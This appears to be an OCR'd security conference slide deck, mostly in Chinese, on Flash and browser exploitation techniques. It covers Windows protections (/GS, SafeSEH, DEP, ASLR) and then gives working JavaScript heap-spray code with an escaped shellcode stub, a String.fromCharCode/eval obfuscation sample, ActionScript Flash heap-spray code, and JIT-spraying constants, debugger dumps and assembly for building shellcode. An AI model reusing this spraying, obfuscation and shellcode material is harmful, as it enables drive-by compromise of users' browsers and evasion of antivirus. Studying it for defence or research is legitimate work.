
FLASH EXPLOIT

Nanika
naninb@gmail.com

魔術



薩斯頓三原則


- 表演之前絕對不透漏接下來的表演內容。
- 不在同一時間、地點對相同的觀眾變同樣的表演2次以上。
- 表演過後，絕不向觀眾透露表演的秘密。

見證奇蹟的時刻

Windows 防護弱點機制

/GS	SafeSEH
DEP	ASLR

突破



破解魔術手法

FLASH 在弱點利用中的重要性

一般弱點利用

Fish 應用範圍

成功魔術的需求

手法
(弱點利用手法)

創造
(尋找新的魔術 - 0DAY)

手法 (弱點利用)

SPRAYING JIT SHELLCODE

Why Spraying

- Not control precisely
- Not control
- Universal

NOP

- NOP

0x0c0c0c0c OR AL,0C

0x0d0d0d0d 0d OR EAX,0D0D0D0D

0x0a0a0a0a OR CL,BYTE PTR DS:[EDX]

0x0b0b0b0b OR ECX,DWORD PTR DS:[EBX]

0x0c0b0c0b OR AL,0B

0x141414141 ADC AL,14

……

Not control precisely

- esi=0x41414141
- mov eax,esi
- mov ecx,[eax]
- call [ecx+0x8]

0a

0b

0c

0d

- Offset 0x10 MEM 0x01140000 AAAAAAAAAAAAAAAA
- Offset 0x20 MEM 0x01140010 BBBBBBBBBBBBBBBB

Not control

- esi=0x0c374512 not control
- mov eax,esi
- mov ecx,[eax]//no access
- call [ecx+0x8]

0x0c374512

0b

0b

0c

0d

Universal

- XP
- Stack overflow
- 0x0013ffac//cookie
- 0x0013ffb0//ret
- 0x0013ffc0
- 0x0013ffe0//seh
- 0x0013fff0
- 0x0014000//no access

- 2000
- Stack overflow
- 0x0013ffa0
- 0x0013ffbc//cookie
- 0x0013ffc0//ret
- 0x0013ffe0
- 0x0013fff0//seh
- 0x0014000//no access

Classic javascript heap spraying

```
var heapSprayToAddress = 0x12202020;//var payLoadCode =
unescape("%uE8FC%u0044……..”);
var heapBlockSize = 0x100000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0c0c%u0c0c");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x10C000)/heapBlockSize;
memory = new Array();
for (i=0;i<heapBlocks;i++)
{memory[i] = spraySlide + payLoadCode;}
function getSpraySlide(spraySlide, spraySlideSize)
{while (spraySlide.length*2<spraySlideSize)
        {spraySlide += spraySlide;}
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
}
```

JavaScript Encode

- <html><body><button id="helloworld" onclick="blkjbdkjb();" STYLE="DISPLAY:NONE"></button></script><script language="JavaScript">var strtmp = String.fromCharCode(102,117,110,99,116,105,111,110,32,101,101,106,101,101,102,101,40,41,123,118,97,114,32,115,61,117,110,101,115,99,97,112,101,40,34,37,117,48,101,101,98,37,117,52,98,53,98,37,117,99,57,51,51,37,117,102,54,98,49,37,117,51,52,56,48,37,117,101,101,48,98,37,117,102,97,101,50,37,117,48,53,101,98,37,117,101,100,101,56,37,117,102,102,102,102,37,117,48,55,102,102,37,117,101,101,52,97,37,117,101,101,101,101,37,117,56,97,98,49,37,117,100,101,52,102,37,117,101,101,101,101,37,117,54,53,101,101,37,117,101,50,97,101,37,117,57,101,54,53,37,117,52,51,102,50,37,117,56,54,54,53,37,117,54,53,101,54,37,117,56,52,49,57,37,117,98,55,101,97,37,117,97,97,48,54,37,117,101,101,101,101,37,117,48,99,101,101,37,117,56,54,49,55,37,117,56,48,56,49,37,……);var ee = eval;ee(strtmp);


老梗還拿出來講……

Flash

- 當防毒軟體針對 JavaScript 做了動態語意分析之後,使用各種 Encode 技術通常無法欺騙防毒軟體,最多只能作到欺騙分析人員增加分析人的作業時間
- Flash 使用者非常的普及,任何有安裝瀏覽器的都有安裝Flash
- JavaScript 做得到的 Flash 大部分都做得到

防護目前最頭痛問題

- 沒有防不了的東西
- 不知道的東西防不了
- 似好似壞游走邊緣的



Flash Spraying


```
public function MainTimeline()
 {addFrameScript(0, frame1);return;}// end function
 function frame1(){  shellcode = new ByteArray();
     shellcode.writeByte(144);……
     b = "\f\f\f\f";a = "\x0d\x0d\x0d\x0d";
     while (b.length < 1048576-(shellcode.length+64))//2097152)//1048576)
     {  b = b + a;}
     byteArr = new ByteArray();
     gy = new ByteArray();
     gy.writeMultiByte(b, "iso-8859-1");
     byteArr.writeMultiByte(gy, "iso-8859-1");
     byteArr.writeBytes(shellcode, 0,shellcode.length);
     gy1 = new ByteArray();
     gy1.writeBytes(byteArr, 0,byteArr.length);
     gy2 = new ByteArray();
     gy2.writeBytes(byteArr, 0,byteArr.length);
     return;
```

Why Not To Do This?

```
var c=0;
var gy1:Array = new Array();
while (c < 128)//2097152)//1048576)
 {
  gy1[c] = new ByteArray();

gy1[c].writeBytes(byteArr,0,byteArr.length);
  c=c+1;
}
```

Flash Spraying can not bypass DEP




Address	Size	Owner	Section	Contains	Type	Access	Initial
0CAF0000	00100000				Priv	RW	RW
0CBF0000	00100000				Priv	RW	RW
0CCF0000	00100000				Priv	RW	RW
0CDF0000	00100000				Priv	RW	RW
0CEF0000	00100000				Priv	RW	RW
0CFF0000	00100000				Priv	RW	RW
0D0F0000	00100000				Priv	RW	RW
0D1F0000	00100000				Priv	RW	RW
0D2F0000	00100000				Priv	RW	RW
0D3F0000	00100000				Priv	RW	RW
0D4F0000	00100000				Priv	RW	RW
0D5F0000	00100000				Priv	RW	RW
0D6F0000	00100000				Priv	RW	RW
0D7F0000	00100000				Priv	RW	RW
0D8F0000	00100000				Priv	RW	RW
0D9F0000	00100000				Priv	RW	RW
0DAF0000	00100000				Priv	RW	RW
0DBF0000	00100000				Priv	RW	RW
0DCF0000	00100000				Priv	RW	RW
0DDF0000	00100000				Priv	RW	RW
0DEF0000	00100000				Priv	RW	RW
0DFF0000	00100000				Priv	RW	RW
0E0F0000	00100000				Priv	RW	RW
0E1F0000	00100000				Priv	RW	RW
0E2F0000	00100000				Priv	RW	RW
0E3F0000	00100000				Priv	RW	RW
0E4F0000	00100000				Priv	RW	RW
0E5F0000	00100000				Priv	RW	RW
0E6F0000	00100000				Priv	RW	RW
0E7F0000	00100000				Priv	RW	RW
0E8F0000	00100000				Priv	RW	RW
0E9F0000	00100000				Priv	RW	RW
0EAF0000	00100000				Priv	RW	RW
0EBF0000	00100000				Priv	RW	RW
0ECF0000	00100000				Priv	RW	RW
0EDF0000	00100000				Priv	RW	RW
0EEF0000	00100000				Priv	RW	RW
0EFF0000	00100000				Priv	RW	RW
0F0F0000	00100000				Priv	RW	RW
0F1F0000	00100000				Priv	RW	RW
0F2F0000	00100000				Priv	RW	RW
0F3F0000	00100000				Priv	RW	RW
0F4F0000	00100000				Priv	RW	RW
0F5F0000	00100000				Priv	RW	RW
0F6F0000	00100000				Priv	RW	RW
0F7F0000	00100000				Priv	RW	RW
0F8F0000	00100000				Priv	RW	RW
0F9F0000	00100000				Priv	RW	RW
0FAF0000	00100000				Priv	RW	RW
0FBF0000	00100000				Priv	RW	RW
0FCF0000	00100000				Priv	RW	RW
0FDF0000	00100000				Priv	RW	RW

JIT(BlackHat DC 2010)

var y=(0x11223344^0x44332211^0x44332211…);
0x909090:35 44332211 XOR EAX, 11223344
0x909095:35 44332211 XOR EAX, 11223344
0x90909A:35 44332211 XOR EAX, 11223344
0x909091:44 INC ESP
0x909092:3322 XOR ESP,[EDX]
0x909094:1135 44332211 ADC [11223344],ESI
0x90909A:35 44332211 XOR EAX, 11223344

```
var
    ret=(0x3C909090^0x3C909090^0x3C909090^0x3C909090^ …);
0x1A1A0100: 359090903C    XOR EAX, 3C909090
0x1A1A0105: 359090903C    XOR EAX, 3C909090
0x1A1A010A: 359090903C    XOR EAX, 3C909090
0x1A1A010F: 359090903C    XOR EAX, 3C909090
0x1A1A0101: 90    NOP
0x1A1A0102: 90    NOP
0x1A1A0103: 90    NOP
0x1A1A0104: 3C35   CMP AL, 35
0x1A1A0106: 90    NOP
0x1A1A0107: 90    NOP
0x1A1A0108: 90    NOP
0x1A1A0109: 3C35   CMP, AL 35
```


Dump - 0EDB0000..0EDB3FFF
0EDB0240 00 00 E9 08 00 00 00 8B 4D 08 E8 F1 E1 AB F3 C9
0EDB0250 C3 E8 43 FF FF FF E9 71 FF FF FF 00 00 00 00 00
0EDB0260 81 FC 00 00 C2 01 0F 82 64 20 00 00 55 8B EC 81
0EDB0270 EC 00 00 00 00 8B 05 D8 B0 BA 02 85 C0 0F 85 43
0EDB0280 20 00 00 B8 90 90 90 3C 35 90 90 90 3C 35 90 90
0EDB0290 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90
0EDB02A0 3C 35 90 90 90 3C 35 90
0EDB02B0 35 90 90 90 3C 35 90 90
0EDB02C0 90 90 90 3C 35 90 90 90
0EDB02D0 90 90 3C 35 90 90 90 3C
0EDB02E0 90 3C 35 90 90 90 3C 35
0EDB02F0 3C 35 90 90 90 3C 35 90
0EDB0300 35 90 90 90 3C 35 90 90
0EDB0310 90 90 90 3C 35 90 90 90
0EDB0320 90 90 3C 35 90 90 90 3C
0EDB0330 90 3C 35 90 90 90 3C 35
0EDB0340 3C 35 90 90 90 3C 35 90
0EDB0350 35 90 90 90 3C 35 90 90
0EDB0360 90 90 90 3C 35 90 90 90
0EDB0370 90 90 3C 35 90 90 90 3C
0EDB0380 90 3C 35 90 90 90 3C 35
0EDB0390 3C 35 90 90 90 3C 35 90
0EDB03A0 35 90 90 90 3C 35 90 90
0EDB03B0 90 90 90 3C 35 90 90 90
0EDB03C0 90 90 3C 35 90 90 90 3C
0EDB03D0 90 3C 35 90 90 90 3C 35
0EDB03E0 3C 35 90 90 90 3C 35 90
0EDB03F0 35 90 90 90 3C 35 90 90
0EDB0400 90 90 90 3C 35 90 90 90
0EDB0410 90 90 3C 35 90 90 90 3C
0EDB0420 90 3C 35 90 90 90 3C 35
0EDB0430 3C 35 90 90 90 3C 35 90
0EDB0440 35 90 90 90 3C 35 90 90
0EDB0450 90 90 90 3C 35 90 90 90
0EDB0460 90 90 3C 35 90 90 90 3C
0EDB0470 90 3C 35 90 90 90 3C 35
0EDB0480 3C 35 90 90 90 3C 35 90
0EDB0490 35 90 90 90 3C 35 90 90
0EDB04A0 90 90 90 3C 35 90 90 90
0EDB04B0 90 90 3C 35 90 90 90 3C
0EDB04C0 90 3C 35 90 90 90 3C 35
0EDB04D0 3C 35 90 90 90 3C 35 90
CPU - main thread
0EDB026C 55 PUSH EBP
0EDB026D 8BEC MOV EBP,ESP
0EDB026F 81EC 00000000 SUB ESP,0
0EDB0275 8B05 D8B0BA02 MOV EAX,DWORD PTR DS:[2BAB0D8]
0EDB027B 85C0 TEST EAX,EAX
0EDB027D 0F85 43200000 JNZ 0EDB22C6
0EDB0283 B8 9090903C MOV EAX,3C909090
0EDB0288 35 9090903C XOR EAX,3C909090
0EDB028D 35 9090903C XOR EAX,3C909090
0EDB0292 35 9090903C XOR EAX,3C909090
0EDB0297 35 9090903C XOR EAX,3C909090
0EDB029C 35 9090903C XOR EAX,3C909090
0EDB02A1 35 9090903C XOR EAX,3C909
0EDB02A6 35 9090903C XOR EAX,3C909
0EDB02AB 35 9090903C XOR EAX,3C909
0EDB02B0 35 9090903C XOR EAX,3C909
0EDB02B5 35 9090903C XOR EAX,3C909
0EDB02BA 35 9090903C XOR EAX,3C909
0EDB02BF 35 9090903C XOR EAX,3C909
0EDB02C4 35 9090903C XOR EAX,3C909
0EDB02C9 35 9090903C XOR EAX,3C909
0EDB02CE 35 9090903C XOR EAX,3C909
0EDB02D3 35 9090903C XOR EAX,3C909
0EDB02D8 35 9090903C XOR EAX,3C909
0EDB02DD 35 9090903C XOR EAX,3C909
0EDB02E2 35 9090903C XOR EAX,3C909
0EDB02E7 35 9090903C XOR EAX,3C909
0EDB02EC 35 9090903C XOR EAX,3C909
0EDB02F1 35 9090903C XOR EAX,3C909
0EDB02F6 35 9090903C XOR EAX,3C909
0EDB02FB 35 9090903C XOR EAX,3C909
0EDB0300 35 9090903C XOR EAX,3C909
0EDB0305 35 9090903C XOR EAX,3C909
0EDB030A 35 9090903C XOR EAX,3C909
0EDB030F 35 9090903C XOR EAX,3C909
0EDB0284 90 NOP
0EDB0285 90 NOP
0EDB0286 90 NOP
0EDB0287 3C 35 CMP AL,35
0EDB0289 90 NOP
0EDB028A 90 NOP
0EDB028B 90 NOP
0EDB028C 3C 35 CMP AL,35
0EDB028E 90 NOP
0EDB028F 90 NOP
0EDB0290 90 NOP
0EDB0291 3C 35 CMP AL,35
0EDB0293 90 NOP
0EDB0294 90 NOP
0EDB0295 90 NOP
0EDB0296 3C 35 CMP AL,35
0EDB0298 90 NOP
0EDB0299 90 NOP
0EDB029A 90 NOP
0EDB029B 3C 35 CMP AL,35
0EDB029D 90 NOP
0EDB029E 90 NOP
0EDB029F 90 NOP
0EDB02A0 3C 35 CMP AL,35
0EDB02A2 90 NOP
0EDB02A3 90 NOP
0EDB02A4 90 NOP
0EDB02A5 3C 35 CMP AL,35
0EDB02A7 90 NOP
0EDB02A8 90 NOP
0EDB02A9 90 NOP
0EDB02AA 3C 35 CMP AL,35

JIT Shellcode

- mov edi, 0x7946c61b

```
mov al,0x1b
push al
CMP AL,0x35
inc esp
inc esp
inc esp
CMP AL,0x35
inc esp
inc esp
NOP
CMP AL,0x35
mov al,0xc6
push al
CMP AL,0x35
inc esp
inc esp
inc esp
CMP AL,0x35
inc esp
inc esp
NOP
CMP AL,0x35
mov al,0x46
push al
CMP AL,0x35
```

